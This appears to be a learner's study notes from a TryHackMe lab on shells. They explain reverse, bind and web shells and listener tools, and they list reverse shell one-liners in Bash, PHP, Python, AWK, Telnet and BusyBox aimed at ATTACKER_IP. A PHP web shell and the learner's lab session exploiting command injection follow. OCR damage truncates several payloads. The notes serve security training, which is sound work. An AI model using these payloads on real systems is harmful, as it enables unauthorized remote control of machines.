Shells Overview

Shells in cyber security are widely used by attackers to remotely control systems, making them an important part of the attack chain

Shell Overview

A shell is software that allows a user to interact with an OS. It can be a graphical interface, but it is usually a command-line interface

allow attackers to execute several activities:

- **Remote System Control**: allows the attacker to execute commands or software remotely in the target system.
- **Privilege Escalation**: If initial access through a shell is limited or restricted, attackers can explore ways to escalate privileges to more elevated or administrative access.
- **Data Exfiltration**: Once attackers have access to execute commands through an obtained shell, they can explore the system to read and copy sensitive data from it.
- **Persistence and Maintenance Access**: Once shell access is obtained, attackers can create access through users and credentials or copy backdoor software to maintain access to the target system for later usage.
- **Post-Exploitation Activities**: After access to a shell is granted, attackers can perform a wide range of post-exploitation activities, such as deploying malware, creating hidden accounts, and deleting information.
- **Access Other Systems on the Network**: Depending on the attacker's intentions, the obtained shell can be just an initial access point. The goal can be to hop through the network to a different target using the obtained shell as a pivot to different points in the compromised system network. This is also known as pivoting.

Reverse Shell

A reverse shell, sometimes referred to as a "connect back shell," is one of the most popular techniques for gaining access to a system in cyberattacks. The connections initiate from the target system to the attacker's machine, which can help avoid detection from network firewalls and other security appliances.

How Reverse Shells Work

Set up a Netcat (nc) Listener

use Netcat to listen to a connection using the following command `nc -lvnp 443`

Any port can be used to wait for a connection, but attackers and pentesters tend to use known ports used by other applications like **53**, **80**, **8080**, **443**, **139**, or **445**. This is to blend the reverse shell with legitimate traffic and avoid detection by security appliances.

Gaining Reverse Shell Access

Once we have our listener set, the attacker should execute what is known as a reverse shell payload. This payload usually abuses the vulnerability or unauthorized access granted by the attacker and executes a command that will expose the shell through the network

There's a variety of payloads that will depend on the tools and OS of the compromised system. We can explore some of them here.

As an example, let's analyse an example payload named a **pipe reverse shell**, as shown below.

```
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i 2>&1 | nc ATTACKER_IP ATTACKER_PORT >/tmp/f
```

Explanation of the Payload

- `rm -f /tmp/f` - This command removes any existing named pipe file located at `/tmp/f/`. This ensures that the script can create a new named pipe without conflicts.
- `mkfifo /tmp/f` - This command creates a named pipe, or FIFO (first-in, first-out), at `/tmp/f`. Named pipes allow for two-way communication between processes. In this context, it acts as a conduit for input and output.
- `cat /tmp/f` - This command reads data from the named pipe. It waits for input that can be sent through the pipe.
- `| bash -i 2>&1` - The output of `cat` is piped to a shell instance (`bash -i`), which allows the attacker to execute commands interactively. The `2>&1` redirects standard error to standard output, ensuring that error messages are sent back to the attacker.
- `| nc ATTACKER_IP ATTACKER_PORT >/tmp/f` - This part pipes the shell's output through `nc` (Netcat) to the attacker's IP address (`ATTACKER_IP`) on the attacker's port (`ATTACKER_PORT`).
- `>/tmp/f` -This final part sends the output of the commands back into the named pipe, allowing for bi-directional communication.

Attacker Receives the Shell

Once the above payload is executed, the attacker will receive a **reverse shell**, as shown below, allowing them to execute commands as if they were logging into a regular terminal in the OS.

this is me setting up a listener on port 443 using netcat

```
root@ip-10-82-109-191:~# nc -lvnp 443
Listening on 0.0.0.0 443
```

used a payload command to then try and get a shell onto the machine

```
root@ip-10-82-109-191:~# rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i 2>&1 |
nc 10.82.109.191 443 >/tmp/f
```

once i used the command i went back to the listener and i see that it found a connection to the machine

```
root@ip-10-82-109-191:~# nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 10.82.109.191 32890
# ls
burp.json
CTFBuilder
Desktop
Downloads
Instructions
Pictures
Postman
Rooms
Scripts
snap
thinclient_drives
Tools
#
```

Bind Shell

a bind shell will bind a port on the compromised system and listen for a connection; when this connection occurs, it exposes the shell session so the attacker can execute commands remotely.

This method can be used when the compromised target does not allow outgoing connections, but it tends to be less popular since it needs to remain active and listen for connections, which can lead to detection.

How bind shells work

Setting Up the Bind Shell on the Target

the attacker can use a command like the one below on the target machine.


```
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | bash -i 2>&1 | nc -l 0.0.0.0 8080 >
/tmp/f
```

Explanation of the Payload

- `rm -f /tmp/f` - This command removes any existing named pipe file located at `/tmp/f/`. This ensures that the script can create a new named pipe without conflicts.
- `mkfifo /tmp/f` - This command creates a named pipe, or FIFO, at `/tmp/f`. Named pipes allow for two-way communication between processes. In this context, it acts as a conduit for input and output.
- `cat /tmp/f` - This command reads data from the named pipe. It waits for input that can be sent through the pipe.
- `| bash -i 2>&1` - The output of `cat` is piped to a shell instance (`bash -i`), which allows the attacker to execute commands interactively. The `2>&1` redirects standard error to standard output, ensuring error messages are returned to the attacker.
- `| nc -l 0.0.0.0 8080` - Starts Netcat in listen mode (`-l`) on all interfaces (`0.0.0.0`) and port `8080`. The shell will be exposed to the attacker once they connect to this port.
- `>/tmp/f` This final part sends the commands' output back into the named pipe, allowing for bidirectional communication.

The command above will listen for incoming connections and expose a bash shell. We need to note that ports below 1024 will require Netcat to be executed with elevated privileges. In this case, using port 8080 will avoid this.

Terminal on the Target Machine (Bind Shell Setup)



Attacker Connects to the Bind Shell


Now that the target machine is waiting for incoming connections, we can use Netcat again with the following command to connect.

```
nc -nv TARGET_IP 8080
```

Explanation of the command

- `nc` - This invokes Netcat, which establishes the connection to the target.
- `-n` - Disables DNS resolution, allowing Netcat to operate faster and avoid unnecessary lookups.
- `-v` - Verbose mode provides detailed output of the connection process, such as when the connection is established.
- `TARGET_IP` - The IP address of the target machine where the bind shell is running.
- `8080` - The port number on which the bind shell listens.

Attacker Terminal (After Connection)




After connecting, we can get a shell, as shown above, and execute commands.

Shell Listeners

Rlwrap

It is a small utility that uses the GNU readline library to provide editing keyboard and history.

Usage Example (Enhancing a Netcat Shell With Rlwrap)



This wraps `nc` with `rlwrap`, allowing the use of features like arrow keys and history for better interaction.

Ncat

Ncat is an improved version of Netcat distributed by the NMAP project. It provides extra features, like encryption (SSL).

Usage Example (Listening for Reverse Shells)

Terminal

```
attacker@kali:~$ ncat -lvnp 4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:443
Ncat: Listening on 0.0.0.0:443
```

Usage Example (Listening for Reverse Shells with SSL)

Terminal

```
attacker@kali:~$ ncat --ssl -lvnp 4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permaner
Ncat: SHA-1 fingerprint: B7AC F999 7FB0 9FF9 14F5 5F12 6A17 B0DC B094 AB7F
Ncat: Listening on [::]:443
Ncat: Listening on 0.0.0.0:443
```

The `--ssl` option enables SSL encryption for the listener.

Socat

It is a utility that allows you to create a socket connection between two data sources, in this case, two different hosts.

Default Usage Example (Listening for Reverse Shell):

Terminal

```
attacker@kali:~$ socat -d -d TCP-LISTEN:443 STDOUT
2024/09/23 15:44:38 socat[41135] N listening on AF=2 0.0.0.0:443
```

The command above used the `-d` option to enable verbose output; using it again (`-d -d`) will increase the verbosity of the commands. The `TCP-LISTEN:443` option creates a TCP listener on port `443` , establishing a server socket for incoming connections. Finally, the STDOUT option directs any incoming data to the terminal.

Shell Payloads

A Shell Payload can be a command or script that exposes the shell to an incoming connection in the case of a bind shell or a send connection in the case of a reverse shell.

Bash

Normal Bash Reverse Shell

Terminal

```
target@tryhackme:~$ bash -i >& /dev/tcp/ATTACKER_IP/443 0>&1
```

This reverse shell initiates an interactive bash shell that redirects input and output through a TCP connection to the attacker's IP (**ATTACKER_IP**) on port `443`. The `>&` operator combines both standard output and standard error.

Bash Read Line Reverse Shell

Terminal

```
target@tryhackme:~$ exec 5<>/dev/tcp/ATTACKER_IP/443; cat <&5 | while read line; do $line 2>
```

This reverse shell creates a new file descriptor (`5` in this case) and connects to a TCP socket. It will read and execute commands from the socket, sending the output back through the same socket.

Bash With File Descriptor 196 Reverse Shell

Terminal

```
target@tryhackme:~$ 0<&196;exec 196<>/dev/tcp/ATTACKER_IP/443; sh <&196 >&196 2>&196
```

This reverse shell uses a file descriptor (`196` in this case) to establish a TCP connection. It allows the shell to read commands from the network and send output back through the same connection.

Bash With File Descriptor 5 Reverse Shell

Terminal

```
target@tryhackme:~$ bash -i 5<> /dev/tcp/ATTACKER_IP/443 0<&5 1>&5 2>&5
```

Similar to the first example, this command opens a shell (`bash -i`), but it uses file descriptor `5` for input and output, enabling an interactive session over the TCP connection.

PHP

PHP

PHP Reverse Shell Using the exec Function

Terminal

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);exec("sh <&3 >&3 2>&3");'
```

This reverse shell creates a socket connection to the attacker's IP on port `443` and uses the `exec` function to execute a shell, redirecting standard input and output.

PHP Reverse Shell Using the shell_exec Function

Terminal

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);shell_exec("sh <&3 >&3 2>&3");
```

Similar to the previous command, but uses the `shell_exec` function.

PHP Reverse Shell Using the system Function

Terminal

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);system("sh <&3 >&3 2>&3");'
```

This reverse shell employs the `system` function, which executes the command and outputs the result to the browser.

PHP Reverse Shell Using the passthru Function

Terminal

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);passthru("sh <&3 >&3 2>&3");'
```

The `passthru` function executes a command and sends raw output back to the browser. This is useful when working with binary data.

PHP Reverse Shell Using the popen Function

Terminal

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);popen("sh <&3 >&3 2>&3", "r");
```

This reverse shell uses `popen` to open a process file pointer, allowing the shell to be executed.

Python

Python Reverse Shell by Exporting Environment Variables

Terminal

```
target@tryhackme:~$ export RHOST="ATTACKER_IP"; export RPORT=443; PY-C 'import sys,socket,os,
```

This reverse shell sets the remote host and port as environment variables, creates a socket connection, and duplicates the socket file descriptor for standard input/output.

Python Reverse Shell Using the subprocess Module

Terminal

```
target@tryhackme:~$ PY-C 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.S
```

This reverse shell uses the `subprocess` module to spawn a shell and set up a similar environment as the Python Reverse Shell by Exporting Environment Variables command.

Short Python Reverse Shell

Terminal

```
PY-C 'import os,pty,socket;s=socket.socket();s.connect(("ATTACKER_IP",443));[os.dup2(s.filenc
```

This reverse shell creates a socket (`s`), connects to the attacker, and redirects standard input, output, and error to the socket using `os.dup2()` .

Others

Telnet

Terminal

```
target@tryhackme:~$ TF=$(mktemp -u); mkfifo $TF && telnet ATTACKER_IP443 0<$TF | sh 1>$TF
```

This reverse shell creates a named pipe using `mkfifo` and connects to the attacker via Telnet on IP `ATTACKER_IP` and port `443`.

AWK

Terminal

```
target@tryhackme:~$ awk 'BEGIN {s = "/inet/tcp/0/ATTACKER_IP/443"; while(42) { do{ printf "sh
```

This reverse shell uses AWK's built-in TCP capabilities to connect to `ATTACKER_IP:443`. It reads commands from the attacker and executes them. Then it sends the results back over the same TCP connection.

BusyBox

Terminal

```
target@tryhackme:~$ busybox nc ATTACKER_IP 443 -e sh
```

This BusyBox reverse shell uses Netcat (`nc`) to connect to the attacker at `ATTACKER_IP:443`. Once connected, it executes `/bin/sh`, exposing the command line to the attacker.

Web Shell

A web shell is a script written in a language supported by a compromised web server that executes commands through the web server itself

A web shell is usually a file containing the code that executes commands and handles files. It can be hidden within a compromised web application or service, making it difficult to detect and very popular among attackers.

Web shells can be written in several languages supported by web servers, like PHP, ASP, JSP, and even simple CGI scripts.

Example PHP Web Shell

Let's look at an example PHP web shell to understand how this process works:

```php
<?php
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```

The above shell can be saved into a file with the PHP extension, like `shell.php`, and then uploaded into the web server by the attacker by exploiting vulnerabilities such as Unrestricted

File Upload, File Inclusion, Command Injection, among others, or by gaining unauthorized access to it.


After the web shell is deployed in the server, it can be accessed through the URL where the web shell is hosted, in this example http://victim.com/uploads/shell.php. As we observed from the code in `shell.php`, we need to provide a GET method and the value of the variable `cmd`, which should contain the command the attacker wants to execute. For example, if we want to execute the command **whoami** the request to the URL should be:

http://victim.com/uploads/shell.php?cmd=whoami


Existing Web Shells Available Online

p0wny-shell - A minimalistic single-file PHP web shell that allows remote command execution

b374k shell - A more feature-rich PHP web shell with file management and command execution, among other functionalities



c99 shell - A well-known and robust PHP web shell with extensive functionality.




You can find more web shells at: https://www.r57shell.net/index.php.

Practical


flag 1 reverse shell

i did a net cat listener



then i went to the web application thats vulnerable to command injection and put in the reverse pipe shell command into the input on the website

i then submitted the shell script in the input box



and it provided me the shell in the listener

```
$ ls
hello.txt
index.php
style.css
$ cat hello.txt
Hello TryHackMe!

This is just a simple file with simple text.
$ ls -l
total 12
-rwxr-xr-x 1 www-data www-data   63 Oct 17  2024 hello.txt
-rwxr-xr-x 1 www-data www-data 1342 Oct 17  2024 index.php
-rwxr-xr-x 1 www-data www-data  793 Oct 17  2024 style.css
$ whoami
www-data
$ dc /
sh: 5: dc: not found
$ ls
hello.txt
index.php
style.css
$ cd /
$ ls
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$
```

